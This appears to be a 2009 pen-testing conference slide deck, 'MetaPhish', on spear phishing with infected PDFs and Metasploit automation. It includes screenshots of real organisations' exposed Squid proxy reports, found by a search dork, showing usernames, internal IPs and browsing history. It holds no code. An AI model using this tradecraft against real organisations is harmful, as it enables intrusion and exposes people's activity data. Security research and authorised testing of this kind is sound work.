



# MetaPhish

Val Smith ([valsmith@attackresearch.com](mailto:valsmith@attackresearch.com))

Colin Ames ([amesc@attackresearch.com](mailto:amesc@attackresearch.com))

David Kerb ([dkerb@attackresearch.com](mailto:dkerb@attackresearch.com))



# Bios

## Valsmith

- Affiliations:
  - Attack Research
  - Metasploit
  
- Work:
  - Attack Techniques Research
  - Pen Tester/ Exploit developer
  - Reverse Engineer
  - Malware Analyst



### Previous Talks

- Exploiting malware & vm detection
- Kernel mode de-obfuscation of malware
- Data mining malware collections
- Tactical Exploitation
- Post Exploitation
- Analysis of foreign web attacks



# Overview

- Spear Phishing for Pen-Testing
- Working on a Framework on top of Metasploit
- Phile Phishing
- Web Phishing
- MSF automation
- Abusing TOR
- Tying it all together





# Spear-Phishing

- This is the way people are getting in NOW
- Remote exploits much less prevalent
- Blended attacks combining:
  - Web
  - File formats
  - Malware
  - Social Engineering





# Spear-Phishing

How often do you pen test this way?

Do clients let you?





# Spear-Phishing

**You're missing a major vector!**





# Spear-Phishing

- Attackers now use targeted client side methods
- Web kits prevalent
  - Mpack, tornado, adpack, luckyspolit, zunker
  - Who knows what's in these ?
  - Uncontrolled environment
- File format exploits abound
  - Sometimes get built into **MSF,Core**
  - Same problems as web kits
  - Little public knowledge of FF RE methods
- Solution? RE what the attackers do and make their techniques reliable





# Work Flow

- Thoroughly recon target
- Build a “legend” for your attack
  - Find plausible documents from the target
- Build your vector
  - Infect PDF’s
  - Build a malicious website
- Cast your line – send the target the lure







# Work Flow

- Setup a server side exploitation system that can handle many clients at once
- Receive the incoming access
  - Design to bypass their firewalls
  - Look for proxies, HIDS/HFW, egress ports
    - Inject into pre-authorized browsers
- Automate your post-exploitation actions
  - Scripts to grab passwords, install backdoors, enumerate info, grab tokens, log manipulation
- Complex, needs a framework



# Why a Framework?





# Why a Framework?

- Client side is the new paradigm as are frameworks
- Phishing = client side attack surface facilitator
- Most client side tools are manual / standalone
- Core Impact is \$\$\$
- Pentesters need
  - Standardizable
  - Controllable
  - Automatable
  - Customized methods
- Targeting not as well defined or supported





# Targeting?





# Targeting

- Greatly increases chances of success
- Heavily social engineering inspired
- Requires recon
- The more knowledge about the target the better
- Tactical Exploitation concepts apply
- Use target's public files against them!





# Targeting


- Generic File Hunting / File Harvesting
- Creative googling for documents
- Read documents for juicy details
- Read deeper
  - Harvest meta data for juicy details





# Targeting

- Understand your targets infrastructure
  - Tactical Exploitation topics apply
  - Enumerate targets “home” or actual networks
    - Beyond just the hosting company
  - Look for leaked proxy log analysis results
    - These give you:
      - Client applications
      - Update frequencies
      - Anti-Virus
      - Anything that communicates out
      - Internal IP addresses





# MySQL Squid Access Report 2.1.4

[ [Home](#) | [Administration](#) ]

[ <<< [Back to "Daily Summary"](#) | [Refresh this page](#) ]

## Hosts and Users Summary for a Specific Day

<< < **Friday, 17 August 2007** > >>

[ [Go to today](#) ]

[ [Sites Summary for a Specific Day](#) ]

[ [Set this view as the default](#) ]

HOST	USERNAME	SITES	BYTES			CACHE PERCENT
			B	K	M   G	
o.O	-	21	4927.30K			0%
Marcio Amarop	-	12	1390.24K			0%
Teste	-	31	2427.74K			0%
<b>TOTALS</b>	<b>3</b>	<b>1</b>	<b>58</b>	<b>8745.28K</b>		

Latest user activity						
HOST IP	USERNAME	TIME	BYTES	URL	STATUS	
10.78.32.4	-	11:45:33	494	http://www.google-analytics.com/__utm.gif?	TCP_MISS/200	
10.78.32.4	-	11:45:33	362	http://www.friv.com/site/fishtales.swf	TCP_IMS_HIT/304	
10.78.32.4	-	11:45:33	355	http://www.friv.com/site/fishtales.html	TCP_IMS_HIT/304	
10.78.32.4	-	11:45:33	360	http://www.friv.com/site/leftborder.swf	TCP_IMS_HIT/304	
10.78.32.4	-	11:45:25	355	http://www.friv.com/site/zeropage.html	TCP_IMS_HIT/304	
10.78.32.4	-	11:45:25	355	http://www.friv.com/site/start.html	TCP_IMS_HIT/304	
10.78.32.4	-	11:45:25	356	http://www.friv.com/site/swfobject.js	TCP_IMS_HIT/304	
10.78.32.4	-	11:45:25	309	http://t1.extreme-dm.com/i.gif	TCP_IMS_HIT/304	
10.78.32.4	-	11:45:25	364	http://e1.extreme-dm.com/s10.g?	TCP_MISS/304	
10.78.32.4	-	11:45:25	355	http://www.friv.com/	TCP_IMS_HIT/304	

Current active users:	2
Current date and time is:	23-05-2009 05:48:29
Last processed record:	17-08-2007 11:45:33
Number of records processed at last import:	778
Last clean-up of the database was done at:	17-08-2007

MySQL Squid Access Report 2.1.4 (c) 2004-2005 by Giannis Stoullis  
Licenced under the GNU General Public Licence.





## Squid Analysis Report Generator

### Squid User Access Reports

Period: 2009May22-2009May22

Sort: BYTES, reverse

**Topuser**

[Topsites](#)

[Sites & Users](#)

[Downloads](#)

[Authentication Failures](#)

NUM		USERID	CONNECT	BYTES	%BYTES	IN-CACHE-OUT	ELAPSED TIME	MILISEC	%TIME
1		adminhotel	13.09K	247.35M	31.30%	0.80% 99.20%	11:24:34	41,074,091	27.35%
2		filippova	8.95K	156.79M	19.84%	5.32% 94.68%	09:03:55	32,635,941	21.73%
3		pogar	3.22K	153.66M	19.44%	0.36% 99.64%	01:02:34	3,754,743	2.50%
4		stereotip	9.27K	80.17M	10.14%	2.05% 97.95%	00:52:35	3,155,360	2.10%
5		market	4.23K	51.09M	6.46%	20.71% 79.29%	07:59:40	28,780,901	19.17%
6		anton	6.95K	50.61M	6.40%	0.68% 99.32%	00:41:18	2,478,322	1.65%
7		urist	864	33.93M	4.29%	1.11% 98.89%	00:08:42	522,727	0.35%
8		buhgalter2	3.06K	16.27M	2.06%	4.08% 95.92%	00:56:00	3,360,785	2.24%
9		alexv	12	462.50K	0.06%	0.00% 100.00%	09:33:21	34,401,929	22.91%
<b>TOTAL</b>			<b>49.67K</b>	<b>790.37M</b>		<b>3.10% 96.90%</b>	<b>41:42:44</b>	<b>150,164,799</b>	
<b>AVERAGE</b>			<b>5.51K</b>	<b>87.81M</b>			<b>04:38:04</b>	<b>16,684,977</b>	

Generated by [sarg-2.2.5](#) Mar-03-2008 on May/23/2009 06:40



arks Tools Help

http://icicle.icegroup.ru/squid-reports/Daily/2009May22-2009May22/pogar/pogar.html

http://www...teuser.html http://www.z.../index.html http://icicle...2/index.html http://www...2007May10/ htt

ACCESSED SITE	CONNECT	BYTES	%BYTES	IN-CACHE-OUT	ELAPSED TIME	MILISEC	%TIME	
195.218.182.30	1	77.71M	50.58%	0.00%	100.00%	00:09:54	594,599	15.84%
195.218.181.187	7	57.98M	37.74%	0.00%	100.00%	00:08:21	501,831	13.37%
07.clip03b.video.yandex.net	2	2.22M	1.45%	0.00%	100.00%	00:00:17	17,191	0.46%
www.kpf.org	655	2.07M	1.35%	4.99%	95.01%	00:02:44	164,252	4.37%
mail.google.com	151	1.13M	0.74%	0.00%	100.00%	00:16:02	962,646	25.64%
www.calend.ru	204	1.01M	0.66%	0.00%	100.00%	00:00:47	47,026	1.25%
92.241.182.235	34	872.99K	0.57%	0.00%	100.00%	00:00:10	10,559	0.28%
onlinetrax.ru	38	529.38K	0.34%	0.09%	99.91%	00:00:22	22,467	0.60%
gallery.krugozor.ru	36	428.24K	0.28%	0.00%	100.00%	00:00:08	8,320	0.22%
forum.altosch.info	104	418.75K	0.27%	0.00%	100.00%	00:00:31	31,372	0.84%
ajax.1tizer.com	20	386.98K	0.25%	0.00%	100.00%	00:00:10	10,654	0.28%
www.yandex.ru	15	363.27K	0.24%	0.00%	100.00%	00:00:05	5,682	0.15%
video.yandex.ru	23	352.30K	0.23%	0.00%	100.00%	00:00:06	6,345	0.17%
195.218.182.19	1	345.78K	0.23%	0.00%	100.00%	00:00:02	2,741	0.07%
s14.ucoz.net	11	310.29K	0.20%	0.00%	100.00%	00:00:04	4,708	0.13%
newtrax.ru	10	308.91K	0.20%	0.00%	100.00%	00:00:10	10,148	0.27%
ip.kommynist.ru	73	303.95K	0.20%	0.00%	100.00%	00:00:27	27,345	0.73%
monument.ucoz.ru	7	298.01K	0.19%	0.00%	100.00%	00:00:08	8,610	0.23%
www.sherlock-holmes.co.uk	19	280.11K	0.18%	0.00%	100.00%	00:00:10	10,278	0.27%
lstat.livejournal.com	14	256.83K	0.17%	0.00%	100.00%	00:00:04	4,547	0.12%
gadgets.stern.ru	28	248.72K	0.16%	0.00%	100.00%	00:00:07	7,577	0.20%
yabs.yandex.ru	48	243.93K	0.16%	23.28%	76.72%	00:00:06	6,205	0.17%
static.cache.l.google.com	22	216.37K	0.14%	0.00%	100.00%	00:00:07	7,010	0.19%
news.samaratoday.ru	7	210.37K	0.14%	0.00%	100.00%	00:00:04	4,662	0.12%
www.cpf.info	24	202.74K	0.13%	21.88%	78.12%	00:00:12	12,591	0.34%
ngbn.net	14	197.93K	0.13%	0.00%	100.00%	00:00:06	6,933	0.18%
www.anekdot.ru	31	189.50K	0.12%	0.00%	100.00%	00:00:10	10,574	0.28%
slovani.yandex.ru	10	171.85K	0.11%	0.00%	100.00%	00:00:04	4,936	0.13%
www.google.com	55	158.19K	0.10%	0.00%	100.00%	00:00:23	23,372	0.62%
src.ucoz.ru	35	156.08K	0.10%	0.00%	100.00%	00:00:09	9,175	0.24%
87.242.91.21	4	155.22K	0.10%	0.00%	100.00%	00:00:02	2,498	0.07%
www.3milliona.net	16	144.08K	0.09%	0.00%	100.00%	00:00:06	6,674	0.18%
flv.video.yandex.ru	17	136.76K	0.09%	0.00%	100.00%	00:00:02	2,727	0.07%
days.pravoslavie.ru	13	129.06K	0.08%	0.00%	100.00%	00:00:08	8,487	0.23%
gorodok.samaratoday.ru	9	125.03K	0.08%	3.71%	96.29%	00:00:07	7,637	0.20%
autocontext.begun.ru	6	123.81K	0.08%	84.75%	15.25%	00:00:00	924	0.02%
top9.mail.ru	91	118.52K	0.08%	0.00%	100.00%	00:00:08	8,069	0.21%
kommynist.ru	26	118.19K	0.08%	0.46%	99.54%	00:00:35	35,196	0.94%
ing.yandex.net	44	117.74K	0.08%	21.85%	78.15%	00:00:05	5,052	0.13%
api-maps.yandex.ru	4	106.54K	0.07%	66.28%	33.72%	00:00:00	424	0.01%
nbimg.dt00.net	23	105.43K	0.07%	0.00%	100.00%	00:00:05	5,683	0.15%
video-tub.yandex.ru	22	105.06K	0.07%	0.00%	100.00%	00:00:04	4,486	0.12%
nova.rambler.ru	22	101.81K	0.07%	0.00%	100.00%	00:00:04	4,894	0.13%
counter.rambler.ru	87	97.64K	0.06%	0.00%	100.00%	00:00:11	11,428	0.30%
www.google.ru	25	96.59K	0.06%	0.00%	100.00%	00:00:09	9,914	0.26%
counter.yadro.ru	126	90.19K	0.06%	0.00%	100.00%	00:00:13	13,584	0.36%
yandex.ru	19	76.26K	0.05%	0.92%	99.08%	00:00:14	14,356	0.38%
www.lexico.ru	19	72.12K	0.05%	0.00%	100.00%	00:00:03	3,899	0.10%
87.242.91.22	6	66.72K	0.04%	0.00%	100.00%	00:00:01	1,597	0.04%
suggest.yandex.ru	112	66.12K	0.04%	15.88%	84.12%	00:00:24	24,471	0.65%
blogs.yandex.ru	27	65.74K	0.04%	0.00%	100.00%	00:00:03	3,377	0.09%
page2rss.ru	8	63.71K	0.04%	2.94%	97.06%	00:00:08	8,298	0.22%



ory Bookmarks Tools Help

http://www.iipl.fudan.edu.cn/squid-reports/2007May10-2007May10/

http://www...user.html http://www...dex.html http://ici...index.html http://...ay10/

### Squid Analysis Report Generator

**Squid User Access Report**  
 Period: 2007May10-2007May10  
 Sort: BYTES, reverse  
 Topuser Report

- [Topsites Report](#)
- [Sites & Users Report](#)
- [Downloads Report](#)
- [Denied Report](#)

NUM	USERID	CONNECT	BYTES	%BYTES	IN-CACHE-OUT	ELAPSED TIME	MILISEC	%TIME
1	<a href="#">10.20.2.5</a>	34.14K	1.77G	94.69%	0.00% 98.41%	00:00:00	0	0.00%
2	<a href="#">10.20.2.210</a>	3.63K	47.00M	2.51%	0.00% 99.96%	00:00:00	0	0.00%
3	<a href="#">10.20.2.205</a>	1.71K	19.56M	1.04%	0.00% 98.95%	00:00:00	0	0.00%
4	<a href="#">10.20.2.235</a>	1.54K	8.27M	0.44%	0.00% 99.18%	00:00:00	0	0.00%
5	<a href="#">10.20.2.197</a>	1.05K	7.25M	0.39%	0.00% 98.25%	00:00:00	0	0.00%
6	<a href="#">10.130.102.43</a>	847	6.00M	0.32%	0.00% 97.41%	00:00:00	0	0.00%
7	<a href="#">10.85.72.201</a>	800	4.84M	0.26%	0.00% 92.56%	00:00:00	0	0.00%
8	<a href="#">10.20.2.200</a>	404	3.45M	0.18%	0.00% 77.44%	00:00:00	0	0.00%
9	<a href="#">10.20.2.80</a>	315	2.33M	0.12%	0.00% 93.77%	00:00:00	0	0.00%
10	<a href="#">10.20.2.16</a>	45	318.31K	0.02%	0.00% 79.45%	00:00:00	0	0.00%
11	<a href="#">10.64.130.23</a>	96	133.24K	0.01%	0.00% 0.00%	00:00:00	0	0.00%
12	<a href="#">10.100.101.101</a>	165	101.14K	0.01%	0.00% 94.48%	00:00:00	0	0.00%
13	<a href="#">10.20.2.2</a>	11	66.75K	0.00%	0.00% 0.00%	00:00:00	0	0.00%
<b>TOTAL</b>		<b>44.77K</b>	<b>1.87G</b>		<b>0.00%</b> <b>98.38%</b>	<b>00:00:00</b>	<b>0</b>	
<b>AVERAGE</b>		<b>3.44K</b>	<b>144.00M</b>			<b>00:00:00</b>	<b>0</b>	

Generated by [sarg-2.1 Nov-29-2005](#) on May/10/2007 21:46



File Edit View History Bookmarks Tools Help

http://www.iipl.fudan.edu.cn/squid-reports/2007May10-2007May10/10.2

inurl:squid-reports

Squid Analysis Report Generator

**Squid User Access Report**  
 Period: 2007May10-2007May10  
 User: 10.20.2.5  
 Sort: BYTES, reverse  
 User Report

ACCESSED SITE	CONNECT	BYTES	%BYTES	IN-CACHE	OUT	ELAPSED TIME	MILISEC	%TIME
192.168.38.104:1692	1	760.74M	42.91%	0.00%	100.00%	00:49:35	2.97M	1.82%
192.168.38.104:1660	1	155.51M	8.77%	0.00%	100.00%	00:10:06	606.80K	0.37%
10.100.179.53:27367	2	117.26M	6.62%	0.00%	100.00%	00:22:09	1.32M	0.81%
www.w3.org	2.35K	108.27M	6.11%	0.00%	100.00%	00:52:35	3.15M	1.93%
192.168.38.104:1651	1	69.88M	3.94%	0.00%	100.00%	00:04:32	272.29K	0.17%
192.168.38.104:1675	1	61.31M	3.46%	0.00%	100.00%	00:03:59	239.35K	0.15%
192.168.38.104:1686	1	41.31M	2.33%	0.00%	100.00%	00:02:41	161.76K	0.10%
hot-chinacache.56.com	3	40.63M	2.29%	0.00%	100.00%	00:00:38	38.81K	0.02%
d0.c9.56.com	3	35.17M	1.98%	0.00%	100.00%	00:06:34	394.63K	0.24%
ftp.pconline.com.cn	11	29.02M	1.64%	0.00%	100.00%	00:45:23	2.72M	1.67%
192.168.180.153:1916	1	28.18M	1.59%	0.00%	100.00%	00:01:50	110.03K	0.07%
10.85.23.29:54657	1	16.47M	0.93%	0.00%	100.00%	00:01:19	79.96K	0.05%
www.u17.com.cn	297	14.25M	0.80%	0.01%	99.99%	00:00:46	46.66K	0.03%
d24.c11.56.com	1	13.39M	0.76%	0.00%	100.00%	00:02:25	145.96K	0.09%
down6.flashget.com	4	13.32M	0.75%	75.00%	25.00%	00:00:28	28.50K	0.02%
d7.c17.56.com	1	11.12M	0.63%	0.00%	100.00%	00:02:01	121.29K	0.07%
mapgoogle.mapabc.com	1.49K	10.49M	0.59%	0.55%	99.45%	00:24:04	1.44M	0.89%
61.172.204.78:443	3	9.15M	0.52%	0.00%	100.00%	06:43:24	24.20M	14.83%
proxy88.com	261	8.91M	0.50%	0.05%	99.95%	00:44:14	2.65M	1.63%
d1.c18.56.com	1	8.85M	0.50%	0.00%	100.00%	00:03:22	202.13K	0.12%
d20.fcs16.56.com	1	8.70M	0.49%	0.00%	100.00%	00:01:39	99.41K	0.06%
59.77.31.21:443	2	8.60M	0.49%	0.00%	100.00%	00:07:27	447.65K	0.27%
course.shufe.edu.cn	52	6.20M	0.35%	34.90%	65.10%	00:00:15	15.06K	0.01%
d6.c9.56.com	1	5.99M	0.34%	0.00%	100.00%	00:01:07	67.16K	0.04%
cn.yimg.com	1.49K	4.80M	0.27%	73.27%	26.73%	00:10:51	651.05K	0.40%
mail.yimg.com	51	4.25M	0.24%	23.06%	76.94%	00:00:37	37.69K	0.02%
d7.c16.56.com	1	4.08M	0.23%	0.00%	100.00%	00:00:46	46.02K	0.03%
www.tiansuo.com.cn	2.36K	3.65M	0.21%	0.00%	100.00%	00:00:10	10.90K	0.01%
www2.tianya.cn	150	3.51M	0.20%	0.01%	99.99%	00:06:34	394.52K	0.24%
www.scbajia.com	124	3.45M	0.19%	0.36%	99.64%	00:02:05	125.58K	0.08%
images.sohu.com	321	3.26M	0.18%	37.06%	62.94%	00:00:36	36.01K	0.02%
image2.sina.com.cn	2.14K	3.25M	0.18%	16.45%	83.55%	00:54:18	3.25M	2.00%
192.168.38.104:1649	1	2.94M	0.17%	0.00%	100.00%	00:00:14	14.09K	0.01%
military.china.com	249	2.92M	0.17%	2.53%	97.47%	00:02:21	141.45K	0.09%
www.folang.com	70	2.62M	0.15%	1.62%	98.38%	00:03:10	190.40K	0.12%
download.xinhuanet.com	2	2.46M	0.14%	0.00%	100.00%	00:02:10	130.03K	0.08%
p.mail.163.com	56	2.45M	0.14%	66.66%	33.34%	00:01:47	107.31K	0.07%
photo9.yupoo.com	7	2.02M	0.11%	0.00%	100.00%	00:00:55	55.55K	0.03%

Find: gov    Next    Previous    Highlight all    Match case



marks Tools Help

<http://www.npp-osi.kiev.ua/squid-reports/2009Apr02-2009Apr04/192.168.102.145>

[http://...x.html](#) [http://...ay10/](#) [http://...0.html](#) [http://...5.html](#)

## **SARG** Squid Analysis Report Generator

### Squid User Access Report

Report for: 2009Apr02-2009Apr04  
Host: 192.168.102.145  
Reverse: BYTES, reverse

Host	Date	Time
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:32
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:33
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:37
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:39
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:41
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:42
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:50
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:51
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:52
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:53
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:54
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:55
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:58
dnl-eu10.kaspersky-labs.com	04/02/2009	14:41:02
dnl-eu10.kaspersky-labs.com	04/02/2009	14:41:03
dnl-eu10.kaspersky-labs.com	04/02/2009	14:41:04
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:29
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:30
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:35
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:36
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:39
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:41
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:44
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:46
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:55
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:56
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:58
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:59
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:01
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:02
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:04
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:05
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:07
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:08
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:10
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:16
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:19
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:23
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:25
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:27
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:28
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:05
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:06
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:10
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:12
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:13
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:15
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:16
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:38



File Edit View History Bookmarks Tools Help

http://mail.sunlogistics.ru/squid-reports/2008Feb11-2008Feb11/download

http://...x.html http://...ay10/ http://...0.html http://...5.html inurl:squid-r... 404 Not Fou... htt...tml

### SARG Squid Analysis Report Generator

#### Squid User Access Report

Period: 2008Feb11-2008Feb11

##### Downloads

USERID	IP/NAME	DATE/TIME	ACCESSED SITE
192.168.100.11	192.168.100.11	02/11/2008-16:59:22	<a href="http://rapidshare.com/files/88054450/RusExtrawin_epidem.ru_part1.rar">http://rapidshare.com/files/88054450/RusExtrawin_epidem.ru_part1.rar</a>
		02/11/2008-16:59:31	<a href="http://rs169.rapidshare.com/files/88054450/RusExtrawin_epidem.ru_part1.rar">http://rs169.rapidshare.com/files/88054450/RusExtrawin_epidem.ru_part1.rar</a>
		02/11/2008-17:02:14	<a href="http://activex.microsoft.com/objects/ocget.dll">http://activex.microsoft.com/objects/ocget.dll</a>
		02/11/2008-17:02:14	<a href="http://codecs.microsoft.com/isapi/ocget.dll">http://codecs.microsoft.com/isapi/ocget.dll</a>
		02/11/2008-17:04:39	<a href="http://activex.microsoft.com/objects/ocget.dll">http://activex.microsoft.com/objects/ocget.dll</a>
		02/11/2008-17:04:39	<a href="http://codecs.microsoft.com/isapi/ocget.dll">http://codecs.microsoft.com/isapi/ocget.dll</a>
		02/11/2008-17:05:10	<a href="http://activex.microsoft.com/objects/ocget.dll">http://activex.microsoft.com/objects/ocget.dll</a>
		02/11/2008-17:05:11	<a href="http://codecs.microsoft.com/isapi/ocget.dll">http://codecs.microsoft.com/isapi/ocget.dll</a>
		02/11/2008-17:06:06	<a href="http://activex.microsoft.com/objects/ocget.dll">http://activex.microsoft.com/objects/ocget.dll</a>
		02/11/2008-17:06:07	<a href="http://codecs.microsoft.com/isapi/ocget.dll">http://codecs.microsoft.com/isapi/ocget.dll</a>
		192.168.100.12	192.168.100.12
02/11/2008-11:58:55	<a href="http://favicon.yandex.net/favicon/www.specserver.com">http://favicon.yandex.net/favicon/www.specserver.com</a>		
02/11/2008-12:35:41	<a href="http://favicon.yandex.net/favicon/www.mlprussia.com">http://favicon.yandex.net/favicon/www.mlprussia.com</a>		
02/11/2008-12:38:37	<a href="http://favicon.yandex.net/favicon/www.bse.sci-lib.com">http://favicon.yandex.net/favicon/www.bse.sci-lib.com</a>		
02/11/2008-14:01:07	<a href="http://favicon.yandex.net/favicon/beetrans.com">http://favicon.yandex.net/favicon/beetrans.com</a>		
02/11/2008-14:01:07	<a href="http://favicon.yandex.net/favicon/www.sit-trans.com">http://favicon.yandex.net/favicon/www.sit-trans.com</a>		
02/11/2008-14:08:53	<a href="http://favicon.yandex.net/favicon/tranzitua.com">http://favicon.yandex.net/favicon/tranzitua.com</a>		
02/11/2008-14:35:29	<a href="http://favicon.yandex.net/favicon/www.imperial-vin.com">http://favicon.yandex.net/favicon/www.imperial-vin.com</a>		
02/11/2008-14:36:19	<a href="http://favicon.yandex.net/favicon/forum.mobile-review.com">http://favicon.yandex.net/favicon/forum.mobile-review.com</a>		
02/11/2008-14:36:19	<a href="http://favicon.yandex.net/favicon/mobilemandarin.com">http://favicon.yandex.net/favicon/mobilemandarin.com</a>		
02/11/2008-14:54:18	<a href="http://favicon.yandex.net/favicon/skype.com">http://favicon.yandex.net/favicon/skype.com</a>		
02/11/2008-14:55:43	<a href="http://download.skype.com/SkypeSetup.exe">http://download.skype.com/SkypeSetup.exe</a>		
02/11/2008-15:04:29	<a href="http://favicon.yandex.net/favicon/www.letsmoto.com">http://favicon.yandex.net/favicon/www.letsmoto.com</a>		
02/11/2008-15:09:23	<a href="http://www.vitaero.com/download/setup.exe">http://www.vitaero.com/download/setup.exe</a>		
02/11/2008-15:10:03	<a href="http://www.vitaero.com/download/setup.exe">http://www.vitaero.com/download/setup.exe</a>		
02/11/2008-15:10:19	<a href="http://www.vitaero.com/download/setup.exe">http://www.vitaero.com/download/setup.exe</a>		
02/11/2008-15:13:10	<a href="http://favicon.yandex.net/favicon/forum.ixbt.com">http://favicon.yandex.net/favicon/forum.ixbt.com</a>		
02/11/2008-15:13:40	<a href="http://rapidshare.de/files/32518727/Widcomm_Driver_v5.1.0.1700_Final.rar">http://rapidshare.de/files/32518727/Widcomm_Driver_v5.1.0.1700_Final.rar</a>		
02/11/2008-15:16:07	<a href="http://favicon.yandex.net/favicon/forum.ru-board.com">http://favicon.yandex.net/favicon/forum.ru-board.com</a>		
02/11/2008-15:16:07	<a href="http://favicon.yandex.net/favicon/forum2.mobile-review.com">http://favicon.yandex.net/favicon/forum2.mobile-review.com</a>		
02/11/2008-15:19:03	<a href="http://www.download.windowsupdate.com/msdownload/update/software/dftf/2008/01/972139_54cc24d5d4632957c3b212c712eab09b0126b0e.cab">http://www.download.windowsupdate.com/msdownload/update/software/dftf/2008/01/972139_54cc24d5d4632957c3b212c712eab09b0126b0e.cab</a>		
02/11/2008-15:19:03	<a href="http://www.download.windowsupdate.com/msdownload/update/software/dftf/2008/01/976459_4e3abcc92c04ce63f9bd2c3d1a2d3488ba8c1379.cab">http://www.download.windowsupdate.com/msdownload/update/software/dftf/2008/01/976459_4e3abcc92c04ce63f9bd2c3d1a2d3488ba8c1379.cab</a>		
02/11/2008-15:25:51	<a href="http://nguest84.depositfiles.com/auth-61202732212_77.108.82.100-1d60fab7-5213357-quest/2850880/FS84-1/BTW_5103300rar.rar">http://nguest84.depositfiles.com/auth-61202732212_77.108.82.100-1d60fab7-5213357-quest/2850880/FS84-1/BTW_5103300rar.rar</a>		
02/11/2008-16:48:25	<a href="http://favicon.yandex.net/favicon/www.ixbt.com">http://favicon.yandex.net/favicon/www.ixbt.com</a>		
02/11/2008-16:48:28	<a href="http://favicon.yandex.net/favicon/allo.kulichki.com">http://favicon.yandex.net/favicon/allo.kulichki.com</a>		
02/11/2008-16:48:28	<a href="http://favicon.yandex.net/favicon/www.n-admin.com">http://favicon.yandex.net/favicon/www.n-admin.com</a>		
02/11/2008-16:51:23	<a href="http://favicon.yandex.net/favicon/pdaforum.ladoshki.com">http://favicon.yandex.net/favicon/pdaforum.ladoshki.com</a>		
02/11/2008-16:51:23	<a href="http://favicon.yandex.net/favicon/www.viruslist.com">http://favicon.yandex.net/favicon/www.viruslist.com</a>		
02/11/2008-17:17:10	<a href="http://favicon.yandex.net/favicon/www.pgpru.com">http://favicon.yandex.net/favicon/www.pgpru.com</a>		
02/11/2008-17:18:19	<a href="http://favicon.yandex.net/favicon/lib.web-malina.com">http://favicon.yandex.net/favicon/lib.web-malina.com</a>		
02/11/2008-17:22:44	<a href="http://favicon.yandex.net/favicon/support.microsoft.com">http://favicon.yandex.net/favicon/support.microsoft.com</a>		

X Find: update Next Previous Highlight all Match case



# PHILE PHISHING





# Target File Selection and Infection

- Search the web for your target and available files
  - Newsletters are great
  - Conference announcements
  - Find recent things to modify
  - Take advantage of relationship
- If your target partners with someone else, steal and infect their documents and send to client
  - Goal is to get them to click
  - Script to automate target PDF acquisition








# Target File Selection and Infection

- How do you select a file for infection?
  - People believe PDFs are a safe format
  - People trust PDFs that are from their own organization
  - Pick topics of likely target interested
  - Pick files that are widely circulated
    - Large audience
      - Newsletters
      - Company forms & instructions
      - “Snow day” & activity announcements





Firefox browser window showing a Google search for "site:.gov.cn + filetype:pdf". The search results list several PDF documents, including:

- [\[PDF\] 国家汶川地震灾后恢复重建总体规划文本](#) - [ Translate this page ]  
File Format: PDF/Adobe Acrobat  
